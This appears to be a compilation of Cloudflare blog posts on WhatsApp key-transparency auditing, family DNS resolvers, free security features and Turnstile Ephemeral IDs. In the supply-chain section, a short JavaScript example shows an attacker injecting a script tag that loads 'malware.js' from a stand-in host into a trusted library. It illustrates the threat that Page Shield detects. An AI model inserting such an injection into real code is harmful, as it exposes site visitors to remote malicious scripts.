Chances are good that today you’ve sent a message through an end-to-end encrypted (E2EE) messaging app such as WhatsApp, Signal, or iMessage. While we often take the privacy of these conversations for granted, they in fact rely on decades of research, testing, and standardization efforts, the foundation of which is a public-private key exchange. There is, however, an oft-overlooked implicit trust inherent in this model: that the messaging app infrastructure is distributing the public keys of all of its users correctly.
Here’s an example: if Joe and Alice are messaging each other on WhatsApp, Joe uses Alice’s phone number to retrieve Alice’s public key from the WhatsApp database, and Alice receives Joe’s public key. Their messages are then encrypted using this key exchange, so that no one — even WhatsApp — can see the contents of their messages besides Alice and Joe themselves. However, in the unlikely situation where an attacker, Bob, manages to register a different public key in WhatsApp’s database, Joe would try to message Alice but unknowingly be messaging Bob instead. And while this threat is most salient for journalists, activists, and those most vulnerable to cyber attacks, we believe that protecting the privacy and integrity of end-to-end encrypted conversations is for everyone.
There are several methods that end-to-end encrypted messaging apps have deployed thus far to protect the integrity of public key distribution, the most common of which is to do an in-person verification of the QR code fingerprint of your public key (WhatsApp and Signal both have a version of this). As you can imagine, this experience is inconvenient and unwieldy, especially as your number of contacts and group chats increase.
Over the past few years, there have been significant developments in this area of cryptography, and WhatsApp has paved the way with their Key Transparency announcement. But as an independent third party, Cloudflare can provide stronger reassurance: that’s why we’re excited to announce that we’re now verifying WhatsApp’s Key Transparency audit proofs.
Auditing: the next frontier of encryption
We didn’t build this in a vacuum: similar to how the web and messaging apps became encrypted over time, we see auditing public key infrastructure as the next logical step in securing Internet infrastructure. This solution builds upon learnings from Certificate Transparency and Binary Transparency, which share some of the underlying data structure and cryptographic techniques, and we’re excited about the formation of a working group at the IETF to make multi-party operation of Key Transparency-like systems tractable for a broader set of use cases.
We see our role here as a pioneer of a real world deployment of this auditing infrastructure, working through and sharing the operational challenges of operating a system that is critical for a messaging app used by billions of people around the world.
We’ve also done this before — in 2022, Cloudflare announced Code Verify, a partnership in which we verify that the code delivered in the browser for WhatsApp Web has not been tampered with. When users run WhatsApp in their browser, the WhatsApp Code Verify extension compares a hash of the code that is executing in the browser with the hash that Cloudflare has of the codebase, enabling WhatsApp web users to easily see whether the code that is executing is the code that was publicly committed to.
In Code Verify, Cloudflare builds a non-mutable chain associating the WhatsApp version with the hash of its code.
Cloudflare’s role in Key Transparency is similar in that we are checking that a tree-based directory of public keys (more on this later) has been constructed correctly, and has been done so consistently over time.
How Key Transparency works
The architectural foundation of Key Transparency is the Auditable Key Directory (AKD): a tree-shaped data structure, constructed and maintained by WhatsApp, in which the nodes contain hashed contact details of each user. We’ll explain the basics here but if you’re interested in learning more, check out the SEEMless and Parakeet papers.
The AKD tree is constructed by building a binary tree, each parent node of which is a hash of each of its left and right child nodes:
Each child node on the tree contains contact and public key details for a user (shown here for illustrative purposes). In reality, Cloudflare only sees a hash of each node rather than Alice and Bob’s contact info in plaintext.
An epoch describes a specific version of the tree at a given moment in time, identified by its root node. Using a structure similar to Code Verify, the WhatsApp Log stores each root node hash as part of an append-only time structure of updates.
What kind of changes are valid to be included in a given epoch? When a new person, Brian, joins WhatsApp, WhatsApp inserts a new “B” node in the AKD tree, and a new epoch. If Alice loses her phone and rotates her key, her “version” is updated to v1 in the next update.
How we built the Auditor on Cloudflare Workers
The role of the Auditor is to provide two main guarantees: that epochs are globally unique, and that they are valid. They are, however, quite different: global uniqueness requires consistency on whether an epoch and its associated root hash has been seen, while validity is a matter of computation — is the transition from the previous epoch to the current one a correct tree transformation?
Timestamping service
Timestamping service architecture (Cloudflare Workers in Rust, using a Durable Object for storage)
At regular intervals, the WhatsApp Log puts all new updates into the tree, and cuts a new epoch in the format “{counter}/{previous}/{current}”. The counter is a number, whereby “previous” is a hexadecimal encoded hash of the previous tree root, and “current” is a hexadecimal encoded hash for the new tree root. As a shorthand, epochs can be referred to by their counter only.
Once an epoch is constructed, the WhatsApp Log sends it to the Auditor for cross-signing, to ensure it has only been seen once. The Auditor adds a timestamp as to when this new epoch has been seen. Cloudflare’s Auditor uses a Durable Object for every epoch to create their timestamp. This guarantees the global uniqueness of an epoch, and the possibility of replay in the event the WhatsApp Log experiences an outage or is distributed across multiple locations. WhatsApp’s Log is expected to produce new epochs at regular intervals, given this constrains the propagation of public key updates seen by their users. Therefore, Cloudflare Auditor does not have to keep the durable object state forever. Once replay and consistency have been accounted for, this state is cleared. This is done after a month, thanks to durable object alarms.
Additional checks are performed by the service, such as checking that the epochs are consecutive, or that their digest is unique. This enforces a chain of epochs and their associated digests, provided by the WhatsApp Log and signed by the Auditor, providing a consistent view for all to see.
We decided to write this service in Rust because Workers rely on cloudflare/workers-rs bindings, and the auditable key directory library is also in Rust (facebook/akd).
Tree validation service
With the timestamping service above, WhatsApp users (as well as their Log) have assurance that epochs are transparent. WhatsApp’s directory can be audited at any point in time, and if it were to be tampered with by WhatsApp or an intermediary, the WhatsApp Log can be held accountable for it.
Epochs and their digests are only representations of their underlying key directory. To fully audit the directory, the transition from the previous digest to a current digest has to be validated. To perform validation, we need to run the epoch validation method. Specifically, we want to run verify_consecutive_append_only on every epoch constructed by the Log. The size of an epoch varies with the number of updates it contains, and therefore the number of associated nodes in the tree to construct as well. While Workers are able to run such validation for a small number of updates, this is a compute-intensive task. Therefore, still leveraging the same Rust codebase, the Auditor leverages a container that only performs the tree construction and validation. The Auditor retrieves the updates for a given epoch, copies them into its own R2 bucket, and delegates the validation to a container running on Cloudflare. Once validated, the epoch is marked as verified.
Architecture for Cloudflare’s Plexi Auditor. The proof verification and signatures stored do not contain personally identifiable information such as your phone number, public key, or other metadata tied to your WhatsApp account.
This decouples global uniqueness requirements and epoch validation, which happens at two distinct times. It allows the validation to take more time, and not be latency sensitive.
How can I verify Cloudflare has signed an epoch?
Anyone can perform audit proof verification — the proofs are publicly available — but Cloudflare will be doing so automatically and publicly to make the results accessible to all. Verify that Cloudflare’s signature matches WhatsApp’s by visiting our Key Transparency website, or via our command line tool.
To use our command line tool, you’ll need to download the plexi client. It helps construct data structures which are used for signatures, and requires you to have git and cargo installed.
cargo install plexi
With the client installed, let’s now check the audit proofs for WhatsApp namespace: whatsapp.key-transparency.v1. Plexi Auditor is represented by one public key, which can verify and vouch for multiple Logs with their own dedicated “namespace.” To validate an epoch, such as epoch 458298 (the epoch at which the log decided to start sharing data), you can run the following command:
Interested in having Cloudflare audit your public key infrastructure?
At the end of the day, security threats shouldn’t become usability problems — everyday messaging app users shouldn’t have to worry about whether the public keys of the people they’re talking to have been compromised. In the same way that certificate transparency is now built into the issuance and use of digital certificates to encrypt web traffic, we think that public key transparency and auditing should be built into end-to-end encrypted systems by default, so that users never have to do manual QR code verification again.
We built our auditing service to be general purpose, reliable, and fast, and WhatsApp’s Key Transparency is just the first of several use cases it will be used for – Cloudflare is interested in helping audit the delivery of code binaries and integrity of all types of end-to-end encrypted infrastructure. If your company or organization is interested in working with us, you can reach out to us here.
In 2018, Cloudflare announced 1.1.1.1, one of the fastest, privacy-first consumer DNS services. 1.1.1.1 was the first consumer product Cloudflare ever launched, focused on reaching a wider audience. This service was designed to be fast and private, and does not retain information that would identify who is making a request.
In 2020, Cloudflare announced 1.1.1.1 for Families, designed to add a layer of protection to our existing 1.1.1.1 public resolver. The intent behind this product was to provide consumers, namely families, the ability to add a security and adult content filter to block unsuspecting users from accessing specific sites when browsing the Internet.
Today, we are officially announcing that any ISP and equipment manufacturer can use our DNS resolvers for free. Internet service, network, and hardware equipment providers can sign up and join this program to partner with Cloudflare to deliver a safer browsing experience that is easy to use, industry leading, and at no cost to anyone.
Leading companies have already partnered with Cloudflare to deliver superior and customized offerings to protect their customers. By delivering this service in a place where the customer is familiar, you can help us make the Internet a safe place for all.
A need to intentionally focus on families
COVID-19 presented new challenges beginning in 2020 as kids’ online activity increased and the reliance on home networks was more present than ever before. Research shows around 67% of adolescents have access to a tablet, with ages as low as two years old accessing media content. While it is often impressive to watch the ease with which a young child can navigate a smartphone or tablet handed to them and pull up their favorite YouTube show, it becomes increasingly concerning that kids may unintentionally stumble onto harmful content in the process.
Our launch of 1.1.1.1 for Families in 2020 provided that peace of mind to users around the globe, and it continues to deliver those protections. Today, households can set up this service using our guide. They can select the DNS resolver they want to use, focusing on just privacy, or include blocking security threats and adult content across their entire home network.
Although this service is available and free for anyone to use, there are still many users who browse online daily without protections in place. Setting up protection like this can feel daunting, and many users are at a loss on where to begin and/or how to configure this on their devices or home network. Today we are announcing a partnership that will make setup and configuration much easier for users.
Partnering to extend security even further
ISPs and network providers can use Cloudflare’s different resolver services to provide various offerings to their customers. Our existing partners have taken these offerings and built them into their platforms as an extension of the services that they are already providing to their customers. This built-in model allows for easy adoption and a consistent and comprehensive end customer journey. Each service is designed with a specific purpose in mind, outlined below:
Our core privacy resolver (1.1.1.1) is designed for speed and privacy. Additionally, DNS requests to our public resolver can be sent over a secure channel using DNS over HTTPS (DoH) or DNS over TLS (DoT), significantly decreasing the odds of any unwanted spying or monster-in-the-middle attacks.
Our security resolver (1.1.1.2) has all the benefits of 1.1.1.1, with the additional benefit of protecting users from sites that contain malware, spam, botnet command and control attacks, or phishing threats.
Our family resolver (1.1.1.3) provides all the benefits of 1.1.1.2, with the additional benefit of blocking unwanted adult content from both direct site navigation, as well as locking public search engines to Safe Search only. This prevents anyone from unknowingly searching for something that might return an unwanted result.
Premium Safety & Customizations
If users want even more flexibility than what our public DNS resolvers provide, Cloudflare also offers a Gateway product that allows customized filtering, reporting, logging, analytics, and scheduling. This advanced Gateway offering includes over 114 categories ranging from social media, online messaging platforms, gaming, and “safe search” results, all the way to “home & garden”.
The additional filters and scheduling functionality empowers users to exercise more nuanced and time-based controls, such as limiting social media during school hours or dinner time.
If you are an ISP or equipment manufacturer looking to provide easily customizable options for your customers, this is also an available option. We have a multi-tenant environment available for our Gateway offering that enables our customers to empower their individual subscribers to configure their own individual filters for their users and homes. If you are a device manufacturer or ISP looking to offer customizable protections for your individual subscribers, this may be a good option for you.
Our continued commitment to privacy, security, and safety
An easy choice
Simply put, Cloudflare is an easy and obvious choice for protecting individuals and families. This is why leading companies have all chosen to partner with Cloudflare to help protect customers and their families. In 2020, after launching 1.1.1.1 for Families, we were serving 200+ billion DNS queries per day for 1.1.1.1. Today, we serve 1.7 trillion queries per day for 1.1.1.1 and our network presence spans over 330 cities and interconnects with over 12,500+ other networks. It is this network that puts us within a blink of an eye for 95% of the world’s Internet-connected population (your customers), ensuring they receive lightning fast speed while browsing.
Join us in making a safe browsing experience easy for everyone
Cloudflare began with a singular goal of helping build a better Internet, and our annual Birthday Week is a catalyst for many developments that have shaped a better Internet for everyone.
We remain committed to helping to protect and build a better Internet for every user, and to do so, we need to meet them where they are. Our partnerships are critical in making this a reality, and we want you to be a part of the solution with us.
Whether you are interested in our public DNS resolvers or our more advanced Gateway options, Cloudflare has easy and scalable options for everyone. You can sign up to join this program as a partner today by submitting this form, and we will be in touch to understand your needs and bring you on board.
Anyone using the Internet likely touches Cloudflare’s network on a daily basis, either by accessing a site protected by Cloudflare, using our 1.1.1.1 resolver, or connecting via a network using our Cloudflare One products.
This puts Cloudflare in a position of great responsibility to make the Internet safer for billions of users worldwide. Today we are providing threat intelligence and more than 10 new security features for free to all of our customers. Whether you are using Cloudflare to protect your website, your home network, or your office, you will find something useful that you can start using with just a few clicks.
You can read more about each one of these features in the sections below, but we wanted to provide a short summary upfront.
If you are a cyber security enthusiast: you can head over to our new Cloudforce One threat intelligence website to find out about threat actors, attack campaigns, and other Internet-wide security issues.
If you are a website owner: starting today, all free plans will get access to Security Analytics for their zones. Additionally, we are also making DNS Analytics available to everyone via GraphQL.
Once you have visibility, it’s all about distinguishing good from malicious traffic. All customers get access to always-on account takeover attack detection, API schema validation to enforce a positive security model on their API endpoints, and Page Shield script monitor to provide visibility into the third party assets that you are loading from your side and that could be used to perform supply chain-based attacks.
If you are using Cloudflare to protect your people and network: We are going to bundle a number of our Cloudflare One products into a new free offering. This bundle will include the current Zero Trust products we offer for free, and new products like Magic Network Monitoring for network visibility, Data Loss Prevention for sensitive data, and Digital Experience Monitoring for measuring network connectivity and performance. Cloudflare is the only vendor to offer free versions of these types of products.
If you are a new user: We have new options for authentication. Starting today, we are introducing the option to use Google Authentication to sign up and log into Cloudflare, which will make it easier for some of our customers to login, and reduce dependence on remembering passwords, consequently reducing the risk of their Cloudflare account becoming compromised.
And now in more detail:
Threat Intelligence & Analytics
Cloudforce One
Our threat research and operations team, Cloudforce One, is excited to announce the launch of a freely accessible dedicated threat intelligence website. We will use this site to publish both technical and executive-oriented information on the latest threat actor activity and tactics, as well as insights on emerging malware, vulnerabilities, and attacks.
We are also publishing two new pieces of threat intelligence, along with a promise for more. Head over to the new website here to see the latest research, covering an advanced threat actor targeting regional organizations across South and East Asia, as well as the rise of double brokering freight fraud. Future research and data sets will also become available as a newCustom Indicator Feedfor customers.
Subscribe to receive email notifications of future threat research.
Security Analytics
Security Analytics gives you a security lens across all of your HTTP traffic, not only mitigated requests, allowing you to focus on what matters most: traffic deemed malicious but potentially not mitigated. This means that, in addition to using Security Events to view security actions taken by our Application Security suite of products, you can use Security Analytics to review all of your traffic for anomalies or strange behavior and then use the insights gained to craft precise mitigation rules based on your specific traffic patterns. Starting today, we are making this lens available to customers across all plans.
Free and Pro plan users will now have access to a new dashboard for Security Analytics where you can view a high level overview of your traffic in the Traffic Analysis chart, including the ability to group and filter so that you can zero in on anomalies with ease. You can also see top statistics and filter across a variety of dimensions, including countries, source browsers, source operating systems, HTTP versions, SSL protocol version, cache status, and security actions.
DNS Analytics
Every user on Cloudflare now has access to the new and improved DNS Analytics dashboard as well as access to the new DNS Analytics dataset in our powerful GraphQL API. Now, you can easily analyze the DNS queries to your domain(s), which can be useful for troubleshooting issues, detecting patterns and trends, or generating usage reports by applying powerful filters and breaking out DNS queries by source.
With the launch of Foundation DNS, we introduced new DNS Analytics based on GraphQL, but these analytics were previously only available for zones using advanced nameservers. However, due to the deep insight these analytics provide, we felt this feature was something we should make available to everyone. Starting today, the new DNS Analytics based on GraphQL can be accessed on every zone using Cloudflare’s Authoritative DNS service under Analytics in the DNS section.
Application threat detection and mitigation
Account takeover detection
65% of Internet users are vulnerable to account takeover (ATO) due to password reuse and the rising frequency of large data breaches. Helping build a better Internet involves making critical account protection easy and accessible for everyone.
Starting today, we’re providing robust account security that helps prevent credential stuffing and other ATO attacks to everyone for free — from individual users to large enterprises — making enhanced features like Leaked Credential Checks and ATO detections available at no cost.
These updates include automatic detection of logins, brute force attack prevention with minimal setup, and access to a comprehensive leaked credentials database of over 15 billion passwords which will contain leaked passwords from the Have I been Pwned (HIBP) service in addition to our own database. Customers can take action on the leaked credential requests through Cloudflare’s WAF features like Rate Limiting Rules and Custom Rules, or they can take action at the origin by enforcing multi-factor authentication (MFA) or requiring a password reset based on a header sent to the origin.
Setup is simple: Free plan users get automatic detections, while paid users can activate the new features via one click in the Cloudflare dashboard. For more details on setup and configuration, refer to our documentation and use it today!
API schema validation
API traffic comprises more than half of the dynamic traffic on the Cloudflare network. The popularity of APIs has opened up a whole new set of attackvectors. Cloudflare API Shield’s Schema Validation is the first step to strengthen your API security in the face of these new threats.
Now for the first time, any Cloudflare customer can use Schema Validation to ensure only valid requests to their API make it through to their origin.
This functionality stops accidental information disclosure due to bugs, stops developers from haphazardly exposing endpoints through a non-standard process, and automatically blocks zombie APIs as your API inventory is kept up-to-date as part of your CI/CD process.
We suggest you use Cloudflare’s API or Terraform provider to add endpoints to Cloudflare API Shield and update the schema after your code’s been released as part of your post-build CI/CD process. That way, API Shield becomes a go-to API inventory tool, and Schema Validation will take care of requests towards your API that you aren’t expecting.
While APIs are all about integrating with third parties, sometimes integrations are done by loading libraries directly into your application. Next up, we’re helping secure more of the web by protecting users from malicious third party scripts that steal sensitive information from inputs on your pages.
Supply chain attack prevention
Modern web apps improve their users’ experiences and cut down on developer time through the use of third party JavaScript libraries. Because of its privileged access level to everything on the page, a compromised third party JavaScript library can surreptitiously exfiltrate sensitive information to an attacker without the end user or site administrator realizing it’s happened.
To counter this threat, we introduced Page Shield three years ago. We are now releasing Page Shield’s Script Monitor for free to all our users.
With Script Monitor, you’ll see all JavaScript assets loaded on the page, not just the ones your developers included. This visibility includes scripts dynamically loaded by other scripts! Once an attacker compromises the library, it is trivial to add a new malicious script without changing the context of the original HTML by instead including new code in the existing included JavaScript asset:
// Original library code (trusted)
function someLibraryFunction() {
    // useful functionality here
}

// Malicious code added by the attacker
let malScript = document.createElement('script');
malScript.src = 'https://example.com/malware.js';
document.body.appendChild(malScript);
Script Monitor was essential when the news broke of the pollyfill.io library changing ownership. Script Monitor users had immediate visibility to the scripts loaded on their sites and could quickly and easily understand if they were at risk.
We’re happy to extend visibility of these scripts to as much of the web as we can by releasing Script Monitor for all customers. Find out how you can get started here in the docs.
Existing users of Page Shield can immediately filter on the monitored data, knowing whether polyfill.io (or any other library) is used by their app. In addition, we built a polyfill.io rewrite in response to the compromised service, which was automatically enabled for Free plans in June 2024.
Turnstile as a Google Firebase extension
We’re excited to announce the Cloudflare Turnstile App Check Provider for Google Firebase, which offers seamless integration without the need for manual setup. This new extension allows developers building mobile or web applications on Firebase to protect their projects from bots using Cloudflare’s CAPTCHA alternative. By leveraging Turnstile’s bot detection and challenge capabilities, you can ensure that only authentic human visitors interact with your Firebase backend services, enhancing both security and user experience. Cloudflare Turnstile, a privacy-focused CAPTCHA alternative, differentiates between humans and bots without disrupting the user experience. Unlike traditional CAPTCHA solutions, which users often abandon, Turnstile operates invisibly and provides various modes to ensure frictionless user interactions.
The Firebase App Check extension for Turnstile is easy to integrate, allowing developers to quickly enhance app security with minimal setup. This extension is also free with unlimited usage with Turnstile’s free tier. By combining the strengths of Google Firebase’s backend services and Cloudflare’s Turnstile, developers can offer a secure and seamless experience for their users.
Cloudflare One
Cloudflare One is a comprehensive Secure Access Service Edge (SASE) platform designed to protect and connect people, apps, devices, and networks across the Internet. It combines services such as Zero Trust Network Access (ZTNA), Secure Web Gateway (SWG), and more into a single solution. Cloudflare One can help everyone secure people and networks, manage access control, protect against cyber threats, safeguard their data, and improve the performance of network traffic by routing it through Cloudflare’s global network. It replaces traditional security measures by offering a cloud-based approach to secure and streamline access to corporate resources.
Everyone now has free access to four new products that have been added to Cloudflare One over the past two years:
This is in addition to the existing network security products already in the Cloudflare One platform:
Access for verifying users’ identity and only letting them use the applications they’re meant to be using.
Gateway for protecting network traffic that both goes out to the public Internet and into your private network.
Cloudflare Tunnel, our app connectors, which includes both cloudflared and WARP Connector for connecting different applications, servers, and private networks to Cloudflare’s network.
Cloudflare WARP, our device agent, for securely sending traffic from a laptop or mobile device to the Internet.
Anyone with a Cloudflare account will automatically receive 50 free seats across all of these products in their Cloudflare One organization. Visit our Zero Trust & SASE plans page for more information about our free products and to learn about our Pay-as-you-go and Contract plans for teams above 50 members.
Authenticating with Google
The Cloudflare dashboard itself has become a vital resource that needs to be protected, and we spend a lot of time ensuring Cloudflare user accounts do not get compromised.
To do this, we have increased security by adding additional authentication methods including app-based two-factor authentication (2FA), passkeys, SSO, and Sign in with Apple. Today we’re adding the ability to sign up and sign in with a Google account.
Cloudflare supports several authentication workflows tailored to different use cases. While SSO and passkeys are the preferred and most secure methods of authentication, we believe that providing authentication factors that are stronger than passwords will fill a gap and raise overall average security for our users. Signing in with Google makes life easier for our users and prevents them from having to remember yet another password when they’re already browsing the web with a Google identity.
Sign in with Google is based on the OAuth 2.0 specification, and allows Google to securely share identifying information about a given identity while ensuring that it is Google providing this information, preventing any malicious entities from impersonating Google.
This means that we can delegate authentication to Google, preventing zero knowledge attacks directly on this Cloudflare identity.
Upon coming to the Cloudflare Sign In page, you will be presented with the button below. Clicking on it will allow you to register for Cloudflare, and once you are registered, it will allow you to sign in without typing in a password, using any existing protections you have set on your Google account.
With the launch of this capability, Cloudflare now uses its own Cloudflare Workers to provide an abstraction layer for OIDC-compatible identity providers (such as GitHub and Microsoft accounts), which means our users can expect to see more identity provider (IdP) connection support coming in the future.
At this time, only new customers signing up with Google will be able to sign in with their Google account, but we will be implementing this for more of our users going forward, with the ability to link/de-link social login providers, and we will be adding additional social login methods. Enterprise users with an established SSO setup will not be able to use this method at this time, and those with an established SSO setup based on Google Workspace will be forwarded to their SSO flow, as we consider how to streamline the Access and IdP policies that have been set up to lock down your Cloudflare environment.
If you are new to Cloudflare, and have a Google account, it is easier than ever to start using Cloudflare to protect your websites, build a new service, or try any of the other services that Cloudflare provides.
A safer Internet
One of Cloudflare’s goals has always been to democratize cyber security tools, so everyone can provide content and connect to the Internet safely, even without the resources of large enterprise organizations.
We have decided to provide a large set of new features for free to all Cloudflare users, covering a wide range of security use cases, for web administrators, network administrators, and cyber security enthusiasts.
Log in to your Cloudflare account to start taking advantage of these announcements today. We love feedback on our community forums, and we commit to improving both existing features and new features moving forward.
In the early days of the Internet, a single IP address was a reliable indicator of a single user. However, today’s Internet is more complex. Shared IP addresses are now common, with users connecting via mobile IP address pools, VPNs, or behind CGNAT (Carrier Grade Network Address Translation). This makes relying on IP addresses alone a weak method to combat modern threats like automated attacks and fraudulent activity. Additionally, many Internet users have no option but to use an IP address which they don’t have sole control over, and as such, should not be penalized for that.
At Cloudflare, we are solving this complexity with Turnstile, our CAPTCHA alternative. And now, we’re taking the next step in advancing security with Ephemeral IDs, a new feature that generates a unique short-lived ID, without relying on any network-level information.
When a website visitor interacts with Turnstile, we now calculate an Ephemeral ID that can link behavior to a specific client instead of an IP address. This means that even when attackers rotate through large pools of IP addresses, we can still identify and block malicious actions. For example, in attacks like credential stuffing or account signups, where fraudsters attempt to disguise themselves using different IP addresses, Ephemeral IDs allow us to detect abuse patterns more accurately beyond just determining whether the visitor is a human or a bot. Multiple fraudulent actions from the same client are grouped together, improving our detection rate while reducing false positives.
How Ephemeral IDs work
Turnstile detects bots by analyzing browser attributes and signals. Using these aggregated client-side signals, we generate a short-lived Ephemeral ID without setting any cookies or using similar client-side storage. These IDs are intentionally not 100% unique and have a brief lifespan, making them highly effective in identifying patterns of fraud and abuse, without compromising user privacy.
When the same visitor interacts with Turnstile widgets from different Cloudflare customers, they receive different Ephemeral IDs for each one. Additionally, because these IDs change frequently, they cannot be used to track a single visitor over multiple days.
Blue: A single IP address | Green: A single Ephemeral ID The bigger the node, the more frequently seen that ID or IP address was in our dataset.
The graphic above illustrates the complex reality of the modern Internet, where the relationship between clients and IP addresses is far from a simple one-to-one mapping. While some straightforward mappings still exist, they are no longer the norm.
During a period where a site or service is under attack, we observe a “nest” of highly correlated Ephemeral IDs. In the example below, the correlation is based on both Ephemeral ID and IP address.
Nest in the center of the diagram visualizes thousands of IP addresses (blue) which are correlated by the commonly identified Ephemeral IDs (green). The bigger the node, the more frequently seen that ID or IP address was in our dataset.
This is real-world data showing fraudulent activity on one of Cloudflare’s public-facing forms. Even with access to a broad range of IP addresses, attackers struggle to completely disguise their requests because Ephemeral IDs are generated based on patterns beyond IP addresses. This means that even if they rotate addresses, the underlying client characteristics are still detected, making it harder for them to evade our security measures. This makes it easier for us to group these requests and apply appropriate business logic, whether that means discarding the requests, requiring further validation, enforcing multi-factor authentication (MFA), or other actions.
This new client identification technology seamlessly integrates into the broader advancements we’ve made to Turnstile over the past year. Whether you’re protecting login forms, signup pages, or high value transactions, you’ll immediately benefit from this extra layer of abuse detection without needing to change a single line of code. We’ll take care of all the heavy lifting and analysis behind the scenes, and our system will continue to improve its accuracy and effectiveness over time.
What does this mean for you? Starting today, Turnstile will go beyond just identifying bots. Allwebsites protected by Turnstile will automatically benefit from the integration of Ephemeral IDs into our detection logic. This means we can more effectively identify and penalize offending clients without impacting other users on the same network, or IP address, improving security and user experience for everyone.
Ephemeral IDs in action
Everyone benefits from the addition of Ephemeral IDs to the Challenge Platform, but for those who want to use it beyond that, the Ephemeral ID is available through the Turnstile siteverify response. A practical use case for Ephemeral IDs is preventing fraudulent account signups. Imagine a bad actor, a real person using a real device, creating hundreds of fake accounts while rotating IP addresses to avoid detection. By ingesting Ephemeral IDs and logging them alongside your account creation logs, you can set up alerts based on account creation thresholds in real-time or retroactively investigate suspicious activity. Even though Ephemeral IDs are short-lived and may have changed by the time an investigation begins, they still provide valuable insights through aggregate analysis, and provide an extra dimension to identify fraud and abuse.
For our Turnstile Enterprise and Bot Management Enterprise customers, you now have the option to access Ephemeral IDs directly through the Turnstile siteverify response. Get in touch with your Account Executive to enable it on your account.
Below is an example of siteverify response for those who have enabled Ephemeral IDs.
We launched Turnstile with a bold mission: to redefine CAPTCHAs with a frictionless, privacy-first solution that eliminates the annoyance of picking puzzles, selecting stoplights, and clicking crosswalks to prove our humanity. It’s incredible to think that Turnstile has been generally available for a whole year now! During this time, it has blocked over one trillion bots, and is actively protecting more than 350,000 domains worldwide.
As we celebrate Turnstile’s second birthday, we’re proud of the progress we’ve made and thrilled to introduce our latest innovations. While Ephemeral IDs represent the newest evolution of Turnstile, they’re part of our ongoing commitment to continuous improvement. Over the past year, we’ve also introduced a Cloudflare Pages Plugin and partnered with Google Firebase, ensuring that developers have easy access to Turnstile.
Earlier this year, we also launched Pre-Clearance for Turnstile, integrating it with Cloudflare WAF’s Challenge action, making it easier for customers to use Cloudflare’s Application Security products together. If you want to learn more about how to use Turnstile with Cloudflare’s Bot Management and WAF in more detail, check it out here!
We’re incredibly excited about what’s ahead. The introduction of Ephemeral IDs is just one of many innovations on the horizon. We’re committed to making the Internet a safer, more private place for everyone, eliminating the need for frustrating CAPTCHA puzzles while keeping security our top priority. And with our free tier remaining open and unlimited for all, there’s no barrier to getting started with Turnstile today.
Join us in revolutionizing online security –get started with Turnstilenow or dive straight into ourhow-to guides. Let’s help make the Internet a better place, together!
The collective thoughts of the interwebz
Manage Consent
To provide the best experiences, we use technologies like cookies to store and/or access device information. Consenting to these technologies will allow us to process data such as browsing behavior or unique IDs on this site. Not consenting or withdrawing consent, may adversely affect certain features and functions.
Functional
Always active
The technical storage or access is strictly necessary for the legitimate purpose of enabling the use of a specific service explicitly requested by the subscriber or user, or for the sole purpose of carrying out the transmission of a communication over an electronic communications network.
Preferences
The technical storage or access is necessary for the legitimate purpose of storing preferences that are not requested by the subscriber or user.
Statistics
The technical storage or access that is used exclusively for statistical purposes.The technical storage or access that is used exclusively for anonymous statistical purposes. Without a subpoena, voluntary compliance on the part of your Internet Service Provider, or additional records from a third party, information stored or retrieved for this purpose alone cannot usually be used to identify you.
Marketing
The technical storage or access is required to create user profiles to send advertising, or to track the user on a website or across several websites for similar marketing purposes.


 Erik Iwanski
 Anne Grahn